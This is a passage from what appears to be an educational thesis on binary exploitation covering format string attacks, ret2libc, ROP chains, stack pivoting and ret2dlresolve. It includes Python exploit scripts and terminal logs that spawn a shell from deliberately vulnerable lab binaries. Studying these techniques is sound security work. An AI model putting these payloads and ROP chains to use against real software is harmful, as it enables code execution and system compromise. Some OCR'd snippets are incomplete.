Figure 3.2: Format string vulnerability

3.3 Format string exploits

3.3.1 Arbitrary read

By using the `%s` conversion specifier we can read from an address stored on the stack. If the input buffer we use is a stack allocated buffer, we can put any address we want to examine

on that buffer and create an appropriate input so when the format function parses the %s specifier it uses our address on the buffer.




Figure 3.3: Anatomy of an arbitrary read format string exploit

The %xs specifiers are used to make printf's internal pointer to the arguments point to a specific offset, in this case, to our buffer. By adding more %xs we can point further down on the stack (higher addresses) and by removing them we point upwards (lower addresses).

When %s is parsed, it dereferences the address pointed by the printf's internal pointer. Thanks to our padding of %xs we made it point to the buffer, where we carefully placed the address we want to read from: 0x4141414141414141.

Can be used to leak a stack canary.

Example

In this exercise we are going to read the value of the variable s3cr3t that it is not allocated on the stack. To accomplish this task, we need to input the address of s3cr3t on the start of the buffer followed by format specifiers.

Listing 3.1: exploit.py

```
exploit = "\x08\x90\x55\x56" # address of s3cr3t
exploit += "_%08x" * 6
exploit += "_%08s"
print exploit
```

```
$ python2 exploit.py > qwe
$ ./a.out qwe > asd
```

As printf parses the format string, the extra format specifiers will make the internal pointer point to the start of the buffer, where we carefully stored the address of our target.




Figure 3.4: Address of `s3cr3t` on the input buffer

The next `"%s"` will read the address and treat as a pointer, dereferencing the address and printing the value.




Figure 3.5: Value of `s3cr3t` leaked

3.3.2 Arbitrary write

We can employ the same technique from the arbitrary read to overwrite arbitrary memory but instead of using the `%s` specifier we use the `%n` specifier, which writes back to an address. The `%n` writes the number of bytes written so far. To control that number we can make use of padding and size modifiers.

Example

To showcase an arbitrary write from a format string I am going to overwrite the return address without affecting the stack canary. I want to return to the `win` function that will print out *win* on the screen when executed. This function is called nowhere on the original code. Compile the code with stack canaries enabled.




Figure 3.6: Compiled with stack canaries

Like in the arbitrary read, the first value we put on the input buffer is the address where `printf` should write to, that is, the address of our return address on the stack. In this particular case I inserted multiple times the address of the buffer in an effort to make the exploit more reliable against stack offsets. The address is then followed by a pad of format specifiers to align the `%n` specifier with the address at the start of the buffer.

Now we need to indicate the value we want to write on the selected address. Because `%n` writes back the number of characters already printed, we can use padding in one of the format specifiers to make it print x characters. The address of `win` is `0x8049256`. To write that value with `%n`, `printf` needs to print 134517334 characters minus the previously printed, like the address and the padding format specifiers.
After the calculation, the number of characters left to print is 134517192.

Listing 3.2: exploit.py

```
#exploit = "\x41\x41\x41\x41" * 8
exploit = "\x9c\xd0\xff\xff" * 8 # Address of return address
exploit += "_%08x" * 12
exploit += "_%134517192c"
exploit += "_%n"
print exploit
```

It is important to **unset certain environment variables** that could move the stack up and down and make the exploit inconsistent. Running the exploit we execute `win()`.




Figure 3.7: `win()` function executed.

Chapter 4

Return-oriented programming

4.1 ret2libc

In a traditional stack overflow we try to return to some shellcode in a buffer we can control. For this reason, a countermeasure appeared to prevent execution on writable segments (see 2.2). With this limitation, we cannot inject code anymore. The solution comes from reusing the existing code to achieve our goals, like in the **ret2win** example (see 1.2). Libc is a library loaded on almost all processes, so returning to a function inside libc is always an option. Furthermore, libc declares `system`, a very well suited win function.

To perform the call to `system` we need to prepare the stack with the parameters that the compiler would set for a compiled call to `system`:

```
1  int system(const char* command);
```

We require the address of `command` to be present on the stack, before (higher addresses) the overwritten return address.




Figure 4.1: ret2libc stack layout

Example

For this example we will use a custom vulnerable 32bit program compiled with all the protections disabled, with no debugging symbols and ASLR turned off for the operating system.

Listing 4.1: example.c

```c
#include <stdio.h>
#include <stdlib.h>

void vuln()
{
    char buffer[64];
    fgets(buffer, 128, stdin);
}

/* gcc -m32 -fno-stack-protector -no-pie (-m32) main.c */
/* ASLR disabled on host */
int main()
{
    vuln();
    return 0;
}
```

Using our layout for a ret2libc exploit we need to plug in the addresses of the `system` function and a `"/bin/sh"` string. Because the binary was compiled with no debugging symbols we can't search for the symbol inside `gdb` or another debugger. But because ASLR is disabled, we know where libc will be loaded. We could get the offset of `system` from the libc base address to know where it will be located at runtime.

```
qwe@qwe:~/tfg$ LD_TRACE_LOADED_OBJECTS=1 ./a.out
        linux-gate.so.1 (0xf7fcf000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7dc7000)
        /lib/ld-linux.so.2 (0xf7fd1000)
```

Figure 4.2: libc base address

```
qwe@qwe:~/tfg$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
   258: 00139e50   106 FUNC    GLOBAL DEFAULT   16 svcerr_systemerr@@GLIBC_2.0
   662: 00045830    63 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1534: 00045830    63 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.0
```

Figure 4.3: `system` offset from libc base address

```
qwe@qwe:~/tfg$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 192352 /bin/sh
```

Figure 4.4: `"/bin/sh"` string offset from libc base address

Knowing all those addresses we can plug them into a python script taking into account how the stack will unwind and what `system` expects to be on the stack.

Listing 4.2: exploit.py

```python
exploit = "\x41" * 76
exploit += "\x30\xc8\xe0\xf7" # system address
```

```
exploit += "\x00" * 4 # padding
exploit += "\x52\x93\xf5\xf7" # /bin/sh address
print exploit
```

Once we crafted the exploit we need to concatenate it with `stdin` to obtain access to the shell (see 1.3).

```
qwe@qwe:~/tfg$ python2 exploit.py > qwe
qwe@qwe:~/tfg$ cat qwe - | ./a.out
ls
a.out  core  exploit.py  qwe  ret2libc32_exploit.py  vuln.c
whoami
qwe
```

Figure 4.5: ret2libc exploit

When compiling a binary for 64bits, the default calling convention used by `gcc` in Linux systems is the *System V AMD64 ABI*, which specifies that the first 6 parameters (integers or pointers) are passed in registers instead of being pushed on the stack. That represents a problem for our ret2libc technique, as we only control the stack.

To overcome this issue we will use return-oriented programming, the generalized and refined form of a ret2anything exploit.

4.2 ROP

Return-oriented programming is a programming paradigm by which an **attacker can induce arbitrary behavior** in a program **without code injection**. This defeats the countermeasure of NX/DEP/W⊕X.

This technique presents a whole new programming paradigm (an esoteric one): using the code of a existing program to create another program inside the process, by means of concatenating return addresses and a stack overflow.

In a typical stack overflow, we override the return stack writing only one address.

4.2.1 ROP Gadgets

ROP Gadgets are machine code snippets that end with a `ret` instruction. We can chain them together by pushing their start addresses in sequence on a stack overflow attack, creating a **ROP chain**.




Figure 4.6: ROP chain

Example

We will use the same program for the ret2libc example, but compiled for 64bit. Because of the default calling convention for 64bit gcc binaries on Linux, we need to pass the `"/bin/sh"` string pointer in the register `rdi`. To accomplish this, we will search for gadgets on the binary.
Because we control the stack thanks to the stack overflow, we could use a `pop rdi` instruction to put our pointer into the register.

```
qwe@qwe:~/tfg$ ROPgadget --binary a.out | grep "pop rdi"
0x00000000004011e3 : pop rdi ; ret
qwe@qwe:~/tfg$
```

Figure 4.7: ROP gadget `pop rdi; ret`

In this case we also need a NOP gadget to achieve stack alignment. This gadget does nothing more than calling the following gadget on the chain and with this addition our whole rop chain is 32 bytes long, which is aligned for the 16 byte stack. If this gadget was omitted, the rop chain would be 24 bytes long, which is not divisible by 16 and therefore, would not be aligned.

```
qwe@qwe:~/tfg/rop$ ROPgadget --binary a.out | grep "nop" | tail -n 4 | head -n1
0x00000000004010af : nop ; ret
qwe@qwe:~/tfg/rop$
```

Figure 4.8: NOP gadget

Before calling `system` we have to set up the string pointer in `rdi`, so this gadget will be the first we will return to, followed by the address of `"/bin/sh"` and the address of `system`.




Figure 4.9: Stack layout for example

We collect again the addresses of interest because we are now using the 64bit libc.




Figure 4.10: libc base address at runtime




Figure 4.11: `system` offset from libc base address




Figure 4.12: `"/bin/sh"` offset from libc base address

Listing 4.3: exploit64.py

```
exploit = "\x41" * 72
exploit += "\xaf\x10\x40\x00\x00\x00\x00\x00" # nop gadget for stack alignment
exploit += "\xe3\x11\x40\x00\x00\x00\x00\x00" # pop rdi gadget
exploit += "\xaa\x95\xf7\xf7\xff\x7f\x00\x00" # binsh
exploit += "\x10\x74\xe1\xf7\xff\x7f\x00\x00" # system
print exploit
```

Again, to keep the shell open we need to concatenate the exploit with `stdin`.

```
qwe@qwe:~/tfg/rop$ cat qwe - | ./a.out
ls
a.out  exploit64.py  exploit.py  qwe  ret2libc32_exploit.py  vuln.c
whoami
qwe
exit
exit
Segmentation fault (core dumped)
qwe@qwe:~/tfg/rop$
```

Figure 4.13: Successful exploitation of the rop chain

4.3 Stack pivoting

A stack pivot attack consist of creating a fake stack somewhere in memory and tricking the program to use it as its stack. This technique is useful when the legitimate stack lacks space for a ROP chain.
For this attack it is necessary to control the stack pointer register to be able to change the stack of the program for the attacker controlled one. To accomplish this, we need to find some gadgets:

1. `pop rsp`. Ideal gadget in theory. Hardly found in any executable.
2. `xchg reg, rsp`. Used in combination with `pop reg` to write a value on `reg` to later exchange it with `rsp`. Requires 16 bytes of stack space after the return address.
3. `leave; ret`. All functions except `main` are ended with `leave; ret`. That makes this case the most plausible. The `leave` instruction is equivalent to:

   ```
   1  mov rsp, rbp
   2  pop rbp
   ```

   If we call `leave` two consecutive times, the first `pop rbp` will be used to set `rsp` on the second `leave`.




Figure 4.14: Stack layout for a stack pivoting attack

Example

In this exercise the objective is to pivot the stack to `buffer`. I will use the `leave` gadget to trigger the pivot.

First, we need the `leave` gadget.




Figure 4.15: `leave` gadget

The address shown in Figure 4.15 is only an offset from the base address of the binary. To make it usable add it to the base address.

Once we pivoted the stack, on the `leave` gadget, the following `ret` instruction will pop from `buffer` the return address. In this case, I filled it with the address of `win` so at the end, we will jump to that function.

```
padding = 72
exploit += "\xed\x61\x55\x56" * 18 # address of win
exploit += "\x90\xd0\xff\xff" # address of buffer
exploit += "\x31\x61\x55\x56" # leave gadget
print exploit
```

With this exploit, the sequence of instructions we want to execute is the following.




Figure 4.16: Stack pivoting example: instruction sequence

Setting a breakpoint on `win` we can see that now, the `esp` register points to the user supplied buffer. We have pivoted the stack.

Figure 4.17: `esp` points to `buffer`




Figure 4.18: Succesful exploitation

4.4 ret2dlresolve

Technique for executing dynamically linked functions without knowledge of their addresses. The attacker tricks the binary into resolving a function of its choice into the Procedure Linkage Table, bypassing ASLR.

When the binary calls a dynamically linked function for the first time and has *lazy binding* enabled (no RELRO or Partial RELRO), it is going to jump into the PLT section to try to resolve the symbol on demand.

4.4.1 Structures

In order to resolve a symbol, 3 structures are needed. By faking them, we could trick the loader to resolve a symbol of our choice.

JMPREL


Corresponds to the `rel.plt` segment and holds the **relocation table**. This table maps a symbol to an offset on the GOT. The `r_info` field gives us the index of the symbol on the SYMTAB.

SYMTAB

Symbol table. Stores information about the symbols. The most important field for this exploit is `st_name` which is the offset on the STRTAB structure.

STRTAB

String table. Stores the name of the symbols.



4.4.2 Symbol resolution

When linking, the linker is going to replace every dynamic call to an entry on the PLT table, located on the `.plt` table. The PLT table contains executable code formed by stubs. This stubs will jump to the GOT table to try to execute the intended function if it is resolved but if the function is not present on the GOT table (the function has not been resolved yet) the GOT code will return to the PLT entry to call the resolver.
The process for calling a dynamic function is the following:

1. Control is transferred to the `.plt` entry of the function, for example `puts@plt`.
2. That `.plt` entry gets a value from the `.got` section. This value can have two different interpretations:
   (a) If the symbol has been previously resolved, the value points to where the function has been loaded at runtime.
      i. Control is transferred to the resolved function, for example `puts@libc`.
   (b) If the symbol has not been previously resolved, the value points back to a different part of the symbol entry on the `.plt`.
      i. Push the `reloc_index`. This argument is the entry index on the `JMPREL` table.
      ii. Jump to the default entry stub on the `.plt`.
         A. Push the `link_map` into the stack.
         B. Call `__dl_runtime_resolve`.
      iii. Call the resolved symbol.

Every time a symbol is resolved via `__dl_runtime_resolve`, the corresponding GOT entry is updated to point to the resolved address.

Figure 4.19: `__dl_runtime_resolve` execution path

`__dl_runtime_resolve` receives as parameters the `link_map` and the `reloc_index` **in the stack**, even for x86_64 systems. Then it will move this parameters into `rsi` and `rdi` respectively and call `_dl_fixup`, which is the resolver.
The source code for the `__dl_runtime_resolve` function can be found on the glibc source code.
Faking the data structures and passing them to `__dl_runtime_resolve()` effectively corrupts the GOT table and hijacks function calls.
`__dl_runtime_resolve` is in reality only a wrapper for `_dl_fixup`, which in turns does all the heavy lifting for the symbol resolution. Here we can find all the computations needed to link the JMPREL, SYMTAB and STRTAB structures together to get the symbol information.

Listing 4.4: `_dl_fixup` pseudocode.

```
#define ELF64_R_SYM ((i) >> 32)

void* _dl_fixup(struct link_map* l, Elf64_Word reloc_arg) {
    Elf64_Rela* reloc_entry = JMPREL + (reloc_arg * sizeof(Elf64_Rela));
    Elf64_Sym* = symbol_entry = SYMTAB[ELF64_R_SYM(reloc_entry->r_info)];
    const char* symbol_string = STRTAB + symbol_entry->st_name;
    /* ... */
}
```

Example

Now we can use a buffer overflow to trick `__dl_runtime_resolve` into resolving the symbols of our choosing. To do that, we need to jump to the start of the `.plt` section, where the code for pushing the `link_list` and calling `__dl_runtime_resolve` is found. Before the jump we need to set on the top of the stack the index on the JMPREL that we want to resolve. This index will have to point to our fake data structures, written on some buffer, attending the previous formula.

```
1  Elf64_Rela* reloc_entry = JMPREL + (reloc_arg * sizeof(Elf64_Rela));
```

The address of JMPREL can be found by examining the ELF headers of the executable. If the binary has PIE enabled, the value will be an offset from the image base; if PIE is not enabled, the value is an absolute address.

```
1  readelf -d a.out | grep -e JMPREL -e STRTAB -e SYMTAB
```

```
qwe@qwe:~/tfg/rop/ret2dlresolve$ readelf -d a.out | grep -e JMPREL -e STRTAB -e SYMTAB
 0x0000000000000005 (STRTAB)             0x4003e8
 0x0000000000000006 (SYMTAB)             0x400388
 0x0000000000000017 (JMPREL)             0x400480
qwe@qwe:~/tfg/rop/ret2dlresolve$
```

Figure 4.20: Addresses of the most important tables for the exploit

`reloc_arg` has as type `Elf64_Word`, an alias for a 32bit unsigned integer. That imposes a restriction: The distance between the JMPREL and our fake data cannot be greater than `0xffffffff` × `sizeof(Elf64_Rela)` = `0x17FFFFFFE8`. Often we only can write to the stack, which is usually too far away from the JMPREL. In order to be in range, we will need to call a `read` into a more proper location. This exploit is going to have 2 stages:

1. ROP chain to write our fake data structures in another buffer near JMPREL, SYMTAB and STRTAB.
2. Jump to `__dl_runtime_resolve` with `reloc_arg` pointing into the fake data structures.

Stage 1

A simple ROP chain to call `read` on a convenient address that will write the fake data structures to feed them to the resolver.

```
20 exploit = b"A" * 64 # buffer
21 exploit += b"A" * 8 # rbp
22 exploit += p64(nop_gadget)
23 exploit += p64(nop_gadget)
24 exploit += p64(nop_gadget)
25
```

```
26 exploit += p64(set_regs_for_read_gadget)
27 exploit += p64(0) # stdin_fileno
28 exploit += p64(fake_data_addr) # buffer
29 exploit += p64(fake_data_len) # buffer len
30 exploit += p64(syscall_gadget) # read
```

The section where the buffer for the fake data will be written must have RW permissions and must be mapped after the tables. To find such a section we can search on the ELF section headers.

```
[25] .data             PROGBITS         00000000004033a8  000023a8
     0000000000000010  0000000000000000  WA       0     0     8
[26] .bss              NOBITS           00000000004033b8  000023b8
     0000000000000008  0000000000000000  WA       0     0     1
```

Figure 4.21: `.data` and `.bss` segments of the process

```
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/qwe/tfg/rop/ret2dlresolve/a.out
            0x401000           0x402000     0x1000     0x1000 /home/qwe/tfg/rop/ret2dlresolve/a.out
            0x402000           0x403000     0x1000     0x2000 /home/qwe/tfg/rop/ret2dlresolve/a.out
            0x403000           0x404000     0x1000     0x2000 /home/qwe/tfg/rop/ret2dlresolve/a.out
      0x7ffff7dc2000     0x7ffff7de7000    0x25000        0x0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7de7000     0x7ffff7f5f000   0x178000    0x25000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
      0x7ffff7f5f000     0x7ffff7fa9000    0x4a000   0x19d000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

Figure 4.22: Mapped segments of the process

I will use the last portion of the last segment of `a.out`, the address `0x403e00`. Because of

$$(\texttt{0x403e00} - \texttt{0x400480}) \bmod \texttt{0x18} \equiv 8$$

the first two bytes of the second buffer will be padding for the relocation entry, that is going to start at `0x403e10`, which is divisible by 24. Now we compute the value that `__dl_resolve_runtime` requires to find the symbol.

$$\frac{(\texttt{0x403e10} - \texttt{0x400480})}{\texttt{0x18}} = \texttt{0x266}$$

That will be the relocation index passed as a parameter to the resolver.




Figure 4.23: Offsets from the tables to the second buffer

Stage 2

Now we fill the entries in sequence. For the relocation entry, the important field is `r_info`. In x86_64 Linux systems, 32 highest bits of this field hold the offset from the SYMTAB to the symbol entry. The lowest 32 bits stores the type of relocation. To bypass a check in `_dl_fixup` these bits must be set to 7. The `Elf64_Rela` struct has one more field of 64 bits but since this field is unused, I overlapped it with the symbol entry. This trick also helps me with padding as `0x403e18` is not aligned with SYMTAB. The computation for the index of the symbol entry follows the same scheme that the relocation offset.

```
exploit += p64(got_entry_after_read) # Elf64_Rela.r_offset
exploit += p32(0x7) # Elf64_Rela.r_info low
exploit += p32(0x271) # Elf64_Rela.r_info high

exploit += p32(0x3a50) # Elf64_Sym.st_name
exploit += p8(0x0)
exploit += p8(0x0)
```

The symbol entry has been zeroed out except for the `st_name` field which stores the distance in bytes from STRTAB to a string

```
exploit += p16(0x0)
exploit += p64(0x0)
exploit += p64(0x0)

exploit += b"system\x00\x00"
exploit += b"/bin/sh\x00"

with open("wer", "wb") as f:
    f.write(exploit)
```

Now, going back to the ROP chain, we need to invoke `__dl_runtime_resolve` emulating a legitimate call. To do this, before calling the resolver we need to set up the arguments for `system` as it is was already resolved and we were calling it directly: with `rdi` pointing to `"/bin/sh"`. Chaining a `pop rdi; ret` gadget followed by the address of the `"/bin/sh"` string that we put on the second buffer, after the `system` string. Once the argument is correctly set, the following byte on the ROP chain should be the address of the start of the `.plt` section, that as shown in 4.19 stores a default stub for calling the resolver, pushing the `link_map` into the stack and jumping into `__dl_runtime_resolve`.

```
exploit += p64(rdi_gadget)
exploit += p64(binsh_addr)
exploit += p64(plt_start)
exploit += p64(reloc_arg)
exploit += p64(return_addr)
exploit += p64(binsh_addr)
```

